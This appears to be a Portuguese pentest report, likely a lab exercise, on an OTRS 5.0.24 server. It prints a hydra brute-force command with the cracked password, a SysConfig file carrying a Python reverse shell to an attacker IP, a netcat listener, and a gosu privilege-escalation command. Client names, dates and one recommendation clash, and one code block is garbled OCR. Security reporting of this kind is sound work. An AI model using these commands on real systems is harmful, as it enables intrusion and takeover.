



#### CONFIDENCIAL

Copyright © Desec Security (https://www.desecsecurity.com)





### Controle de Versões:

DATA	VERSÃO	AUTOR	ALTERAÇÕES
27/09/2022	1.0	Matheus Santana	Versão Inicial

#### CONFIDENCIAL

Este documento contém informações proprietárias e confidenciais e todos os dados encontrados durante os testes e presentes neste documento foram tratados de forma a garantir a privacidade e o sigilo dos mesmos. A duplicação, redistribuição ou uso no todo ou em parte de qualquer forma requer o consentimento da **Alunmaq.** 





## **Aviso Legal**

O *Pentest* foi realizado durante o período de **01/09/2022** até **30/09/2022**. As constatações e recomendações refletem as informações coletadas durante a avaliação e estado do ambiente naquele momento e não quaisquer alterações realizadas posteriormente fora deste período.

O trabalho desenvolvido pela DESEC SECURITY **NÃO** tem como objetivo corrigir as possíveis vulnerabilidades, nem proteger a CONTRATANTE contra ataques internos e externos, nosso objetivo é fazer um levantamento dos riscos e recomendar formas para minimizá-los.

As recomendações sugeridas neste relatório devem ser testadas e validadas pela equipe técnica da empresa CONTRATANTE antes de serem implementadas no ambiente em produção. A DESEC SECURITY **não se responsabiliza** por essa implementação e possíveis impactos que possam vir a ocorrer em outras aplicações ou serviços.

### Informações de Contato


NOME	CARGO	INFORMAÇÕES		
A.S.L.A				
José dos Santos	Diretor de Segurança da Informação	Telefone: (00) 0 1234-4321 Email: jsantos@asla.com		
CORPO TÉCNICO   DESEC SECURITY				
Matheus Santana	Penetration Tester	Telefone: (11) 1111-2222 Email: @desecsecurity.com		





### Sumário Executivo

A Desec Security avaliou a postura de segurança da A.S.L.A através de um Pentest Externo pelo período de 01 de maio de 2020 até 15 de maio de 2020. Os resultados das avaliações efetuadas no ambiente a partir da internet demonstram que a empresa possui sérios riscos cibernéticos com a presença de vulnerabilidades de nível **CRÍTICO** que **comprometem a integridade**, **disponibilidade e o sigilo de informações sensíveis**.



RISCO	VULNERABILIDADE
Crítico	
Crítico	
Crítico	
Alto	

É altamente recomendável que a Alunmaq resolva as vulnerabilidades classificadas como risco crítico com **alta prioridade** para que não haja um impacto negativo para os negócios, visto a criticidade das vulnerabilidades encontradas e passíveis de serem exploradas através da internet.





A tabela abaixo resume as principais vulnerabilidades e riscos encontrados durante os testes realizados e ao final deste relatório são propostas as recomendações para mitigação dos problemas encontrados.

Descrição	
Risco	
Impacto	
Sistema	
Recomendação	
Descrição	
Risco	
Impacto	
Sistema	
Recomendação	
Descrição	
Risco	
Impacto	
Sistema	
Recomendação	





### Introdução

A Desec Security foi contratada para conduzir uma avaliação de segurança (*Penetration Testing*) no ambiente digital da Business Corp.

A avaliação foi conduzida de maneira a simular um ciberataque à partir da internet com o objetivo de determinar o impacto que possíveis vulnerabilidades de segurança possam ter no que diz respeito à **intergridade**, **disponibilidade e confidencialidade** das informações da empresa contratante.

Os testes foram realizados entre os dias 01 de maio de 2020 e 15 de maio de 2020 e este documento contém todos os resultados.

O método utilizado para a execução do serviço proposto segue rigorosamente as melhores práticas de mercado, garantindo a adequação às normas internacionais de segurança da informação, e os relatórios gerados apontam evidências quanto à segurança do ambiente definido no escopo.

### Escopo

TIPO DE AVALIAÇÃO	DETALHES
Pentest Black Box Externo	172.16.1.158

De acordo com o combinado e acordado entre as partes, a avaliação escolhida foi do tipo **Black Box (sem conhecimento de informações)**, ou seja, a única informação oferecida pela CONTRATANTE foi uma URL.

## Limitações do Escopo

As **limitações** impostas pela CONTRATANTE foram:

- Os testes devem encerrar caso seja possível comprometer algum host na rede interna
- Ataques DoS e DDoS (Negação de Serviço)
- Ataques de Engenharia Social





## Metodologia

Para execução destes trabalhos, a Desec Security adotou a metodologia própria mesclada com padrões existentes e solidamente reconhecidos, tais como *PTES* (*Penetration Testing Execution Standard*) e *OWASP Top Ten nas quais foram* executados nas seguintes fases:

Coleta de Informações Varredura Enumeração Exploração Pós Exploração Documentação

A fase de coleta de informações tem como objetivo mapear a superfície de ataque, identificando informações sobre blocos de ip, subdomínios e ambientes digitais de propriedade da Business Corp.

A fase de varredura consiste em identificar portas abertas, serviços ativos e possíveis mecanismos de defesa.

A fase de enumeração permite identificar detalhes sobre os serviços ativos, identificando possíveis versões, fornecedores, usuários e informações que possam ser uteis para o sucesso de um ataque.

A fase de exploração tem como objetivo explorar as possíveis vulnerabilidades identificadas nos serviços e sistemas identificados nas fases anteriores e obter acesso ao sistema.

A fase de pós exploração tem como objetivo aprofundar o ataque obtendo mais privilégios e aumentando o nível de acesso, se deslocando para outros sistemas afim de controlar ou extrair dados mais sensíveis.

A fase de documentação consiste em relatar todos os resultados obtidos nas fases anteriores.





#### Narrativa da Análise Técnica

Os testes iniciaram no dia **01/10/2022** de posse apenas dos endereços informados pelo cliente.

#### HOST 172.16.1.158

#### Coleta de Informações

Durante a fase de coleta de informações identificamos portas filtradas na Alunmaq.

```
-[/home/matheus/Documents/DESEC/Alunmaq
          cat portas-abertas
 # Nmap 7.92 scan initiated Thu Jul 28 00:48:35 2022 as: nmap -sS -sV -Pn -p 21,22,80,2121,2222,8080,8081 -oN portas-abertas 172.16.158
 Nmap scan report for 172.16.158 (172.16.0.158)
 Host is up (3.0s latency).
                                            SERVICE
                                                                                    VERSION
 21/tcp
                     filtered ftp
 22/tcp
80/tcp filtered http
2121/tcp filtered ccproxy-ftp
  2222/tcp filtered EtherNetIP-1
 8080/tcp filtered http-proxy
8081/tcp filtered blackice-icecap
 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . # Nmap done at Thu Jul 28 00:48:42 2022 -- 1 IP address (1 host up) scanned in 7.37 seconds
                                      ous)-[/home/matheus/Documents/DESEC/Alunmaq]
 total 20
drwxr-xr-x 2 matheus matheus 4096 Aug 2 22:47 .
drwxr-xr-x 12 matheus matheus 4096 Jul 29 09:21 .
-rw-r--r- 1 root root 2133 Jul 28 00:43 43853.txt
-rw-r--r- 1 root root 903 Aug 2 23:24 alu-gobuster
-rw-r--r- 1 root root 631 Jul 28 00:48 portas-abertas
                                             -[/home/matheus/Documents/DESEC/Alunmag
         cat alu--gobuster
http://172.16.1.158/.htaccess.sql
http://172.16.1.158/.htpasswd.pdf
http://172.16.1.158/.htpasswd.pdf
http://172.16.1.158/.htpasswd
http://172.16.1.158/.htpasswd.php
http://172.16.1.158/.htpasswd.php
http://172.16.1.158/.htpasswd.php
http://172.16.1.158/.htpasswd.txt
http://172.16.1.158/.htpasswd.txt
http://172.16.1.158/.htpasswd.bkp
http://172.16.1.158/.htpasswd.sql
http://172.16.1.158/.htpasswd.sql
http://172.16.1.158/.htpasswd.sql
http://172.16.1.158/.htaccess.bkp
http://172.16.1.158/.htaccess.bkp
                                                                                                     (Status: 403) [Size: 199]
(Status: 403) [Size: 233] [→ http://172.16.1.158/otrs/]
                                          s)-[/home/matheus/Documents/DESEC/Alunmaq
```





#### Com gubuster localizamos um diretório.

```
http://172.16.1.158/.htaccess.sql
                                             (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.pdf
                                            (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd
                                            (Status: 403) [Size: 199]
                                            (Status: 403) [Size: 199]
(Status: 403) [Size: 199]
http://172.16.1.158/.htaccess.pdf
http://172.16.1.158/.htpasswd.php
http://172.16.1.158/.htaccess.php
                                            (Status: 403) [Size: 199]
http://172.16.1.158/.htaccess.txt
                                            (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.txt
                                            (Status: 403) [Size: 199]
                                            (Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.bkp
http://172.16.1.158/.htaccess
                                            (Status: 403) [Size: 199]
                                            (Status: 403) [Size: 199]
(Status: 403) [Size: 199]
http://172.16.1.158/.htpasswd.sql
http://172.16.1.158/.htaccess.bkp
                                            (Status: 301) [Size: 233] [→ http://172.16.1.158/otrs/]
http://172.16.1.158/otrs
```

### Uma aplicação rodando no software OTRS

Site: http://172.16.1.158/otrs/





Powered by OTRS





Com o whatweb verificamos que existe um e-mail de usuário expostos.

```
(root@ kali)-[/home/kali/Documents/Alunmaq]

g whatweb 172.16.1.158

http://172.16.1.158 [200 OK] Apache, Country[RESERVED][ZZ], Email[andrutza@alunmaq.com], HTTPServer[Apache], IP[172.16.1.158], Title[Alunmaq Corp]
```

E-mail: andrutza@alunmaq.com

Verificamos também os methods aceitos pela aplicação, com isso identificamos a versão do OTRS.

Methods: Allow: GET, HEAD, POST, OPTIONS

Versão: X-Powered-By: OTRS 5.0.24 (https://www.otrs.com/)

```
)-[/home/kali/Documents/Alunmag
   curl -v -X OPTIONS 172.16.1.158
  Trying 172.16.1.158:80...
* Connected to 172.16.1.158 (172.16.1.158) port 80 (#0)
> OPTIONS / HTTP/1.1
> Host: 172.16.1.158
> User-Agent: curl/7.85.0
> Accept: */*
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 04 Oct 2022 13:26:47 GMT
< Server: Apache
< Allow: GET, HEAD, POST, OPTIONS
< Content-Length: 0
< Content-Type: text/html
* Connection #0 to host 172.16.1.158 left intact
root@kali)-[/home/kali/Documents/Alunmaq]
   curl -v -X OPTIONS http://172.16.1.158/otrs/
* Trying 172.16.1.158:80...
* Connected to 172.16.1.158 (172.16.1.158) port 80 (#0)
> OPTIONS /otrs/ HTTP/1.1
> Host: 172.16.1.158
> User-Agent: curl/7.85.0
> Accept: */*
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 04 Oct 2022 13:27:47 GMT
< Server: Apache
< X-Powered-By: OTRS 5.0.24 (https://www.otrs.com/)
< X-UA-Compatible: IE=edge,chrome=1
< X-Frame-Options: SAMEORIGIN
< Expires: Tue, 1 Jan 1980 12:00:00 GMT
< Cache-Control: no-cache
  Pragma: no-cache
```





#### Exploração de Vulnerabilidades

Encontramos uma aplicação com login e senha, com isso vamos tentar o incio da exploração com um brute force.

#### Método Brute Force | Login

Referência: <a href="https://infinitelogins.com/2020/02/22/how-to-brute-force-websites-using-hydra/">https://infinitelogins.com/2020/02/22/how-to-brute-force-websites-using-hydra/</a>

Utilizamos o site de refência para criar um brute force com o hydra.

Com o usuário <u>andrutza@alunmaq.com</u> tentamos inicialmente um bruteforce com a wordlist rockyou.txt.

### Carga para Brute force:

hydra -l andrutza@alunmaq.com -P /usr/share/wordlists/rockyou.txt 172.16.1.158 http-post-form

"/otrs/

index.pl:Action=Login&RequestedURL=&Lang=en&TimeOffset=240&User=^USER^&Password=^PASS^:Login failed:H=Cookie: OTRSBrowserHasCookie=1"

Passamos um form com user senha e cookie.





Temos sucesso com usuário e senha do brute force.


#### SENHA DESCOBERTA

Usuário: andrutza@alunmaq.com Senha: gregory

```
(root@ kali)-[/home/kali/Documents/Alunmaq]

# hydra -l andrutza@alunmaq.com -P /usr/share/wordlists/rockyou.txt 172.16.1.158 http-post-
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or second
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-04 09:47:41
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~89
[DATA] attacking http-post-form://172.16.1.158:80/otrs/index.pl:Action=Login&RequestedURL=&Lan
[STATUS] 447.00 tries/min, 447 tries in 00:01h, 14343952 to do in 534:50h, 16 active
[80][http-post-form] host: 172.16.1.158 login: andrutza@alunmaq.com password: gregory
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-04 09:50:11
```

Tentamos login no site e conseguimos com sucesso:








Com a versão do serviço adquirida anteriormente, buscamos por um exploit publico da versão.

Versão: OTRS 5.0.24

Exploit: <a href="https://www.exploit-db.com/exploits/43853">https://www.exploit-db.com/exploits/43853</a>


#### 1 - Entrar no Painel Admin.



## 2 - Entrar Sysconfig.



### 3 – Realize a exportação do Sysconfig.







4 – Manipular o arquivo SysConfigBackup\_2022-10-04\_09-51.pm com as configurações do exploit <a href="https://www.exploit-db.com/exploits/43853">https://www.exploit-db.com/exploits/43853</a>.

```
1 # OTRS config file (automatically generated)
2 # VERSION:1.1
3 package Kernel::Config::Files::ZZZAuto;
4 use strict;
5 use marriages 'redefine';
6 us marriages 'redefine';
6 us marriages 'redefine';
9 use ($File, Sen(*) = a;
10 delete Sen(*) = a;
11 Sen(*) = {**Perferencesfroups*} = {**SpellDict*};
11 Sen(*) = {**Perferencesfroups*} = {**SpellDict*};
12 'VALIDIG* = 'The POPP*signature=with*the**hee/yid*is**good.'
13 };
13 };
14 Sen(*) = {**Perferencesfroups*} = {**Content of the Sent of the
```


```
# OTRS config file (automatically generated)
# VERSION:1.1
package Kernel::Config::Files::ZZZAuto;
use strict;
use warnings;
no warnings 'redefine';
use utf8;
sub Load {
   my (\$File, \$Self) = @_;
delete $Self->{'PreferencesGroups'}->{'SpellDict'};
$Self->{'PGP::Log'} = {
 'VALIDSIG' => 'The+PGP+signature+with+the+keyid+is+good.'
$Self->{'PGP::Key::Password'} = {
  'D2DF79FA' => 'SomePassword'
$Self->{'PGP::Options'} = '-c \'import
socket, subprocess, os; s=socket.socket(socket.AF INET, socket.SOCK STREAM); s.connect(("172.20.1
.99",7007));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);\'';
$Self->{'PGP::Bin'} = '/usr/bin/python';
$Self->{'PGP'} = '1';
$$elf->{'CheckEmailValidAddress'} = '^(root@localhost|admin@localhost|alunmaq.com)$';
$Self->{'CheckEmailAddresses'} =
$Self->{'CheckMXRecord'} = '0';
$Self->{'Organization'} = 'AlunMaq Corp';
$Self->{'AdminEmail'} = 'andrutza@alunmaq.com';
delete $Self->{'NodeID'};
$Self->{'FQDN'} = 'srv01.alunmaq.local';
$Self->{'SystemID'} = '12';
$Self->{'SecureMode'} = '1';
1;
```






Alterar a porta do socket para o micro local.

5 – Importar o arquivo no SysConfig do OTRS. E escutar com netcat na porta inserida.



Após realizar o upload do arquivo, clicar em PGP Keys para ganhar uma reverse shell.







#### Nc -vnlp 7007

```
(root@kali)-[/home/kali/Documents/Alunmaq]
# nc -vnlp 7007
listening on [any] 7007 ...
connect to [172.20.1.51] from (UNKNOWN) [172.16.1.158] 33020
/bin/sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (1646): Inappropriate ioctl for device
bash: no job control in this shell
www-data@srv01:/$ whoami
whoami
www-data
www-data
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@srv01:/$
```





# **Privilegie Escalation**

Primeiro procuramos por binários de SUID para um priv escalation.

find / -type f -perm -u=s 2>/dev/null

```
find / -type f -perm -u=s 2>/dev/null
/bin/su
/bin/ping
/bin/mount
/bin/fusermount
/bin/ping6
/bin/umount
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/newuidmap
/usr/bin/sudo
/usr/sbin/gosu
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
www-data@srv01:/$
```

Ao ver um utilitário chamado gosu, verificamos que é possível conseguir um root.

```
www-data@srv01:/$ gosu -h
gosu -h
Usage: gosu user-spec command [args]
  ie: gosu tianon bash
      gosu nobody:root bash -c 'whoami & id'
      gosu 1000:1 id

gosu version: 1.7 (go1.6 on linux/amd64; gc)

www-data@srv01:/$
```





Foi possível conseguir o root do acesso ao host.

gosu nobody:root bash -c '/bin/bash'

```
www-data@srv01:/$ gosu nobody:root bash -c '/bin/bash'
gosu nobody:root bash -c '/bin/bash'
id
uid=65534(nobody) gid=0(root) groups=0(root)
whoami
nobody
bash -i
bash: cannot set terminal process group (1646): Inappropriate ioctl for device
bash: no job control in this shell
nobody@srv01:/$
```

## Conclusão da Análise Técnica

Conforme definido no escopo, os testes deveriam encerrar se fosse possível chegar até a rede interna da empresa através da internet.

#### LIMPEZA DE RASTROS

Após a coleta das informações e evidências acima demonstradas, restauramos os sistemas exatamente conforme encontramos, os usuários criados para a prova de conceito foram removidos, assim como, os exploits utilizados durante o ataque foram devidamente excluídos.





# Vulnerabilidades e Recomendações

HOST	
Descrição	
Risco	
Impacto	
Sistema	
Referências	

## **Problemas**

- 1) Versão do software em produção desatualizada e vulnerável
- 2) Este host possui um controle contra **portscan** ineficiente, ou seja, mesmo com o controle ativo é possível fazer uma varredura de portas e descobrir os serviços ativos.
- 3) Politica de senha fraca pois a senha utilizada no hash do user (business) foi descoberta por conta de fazer parte de wordlists conhecidas.

# Recomendações

- 1) Atualizar a versão do webmin para a mais recente no site do fabricante
- 2) Ajustar o controle contra **portscan** para bloquear acessos ao tentar se comunicar com pelo menos 1 porta inválida
- 3) Usar senhas fortes geradas por cofres de senhas





#### **Problemas**

1)

# Recomendações

1)

# Considerações Finais

A realização deste teste de segurança permitiu identificar vulnerabilidades e problemas de segurança que **poderiam causar um impacto negativo** aos negócios do cliente. Com isso podemos concluir que o teste atingiu o objetivo proposto.

Podemos concluir que a avaliação de segurança como o **teste de invasão** apresentado neste relatório é **fundamental** para identificar vulnerabilidades, testar e melhorar controles e mecanismos de defesa afim de garantir um bom grau de segurança da informação em seu ambiente digital.

Após a **CONTRATANTE** aplicar todas as correções sugeridas faremos um reteste nas vulnerabilidades apresentadas para comprovar que os problemas foram devidamente resolvidos.

Desde já agradecemos a Business Corp pela oportunidade em oferecer nossos serviços de segurança ofensiva.

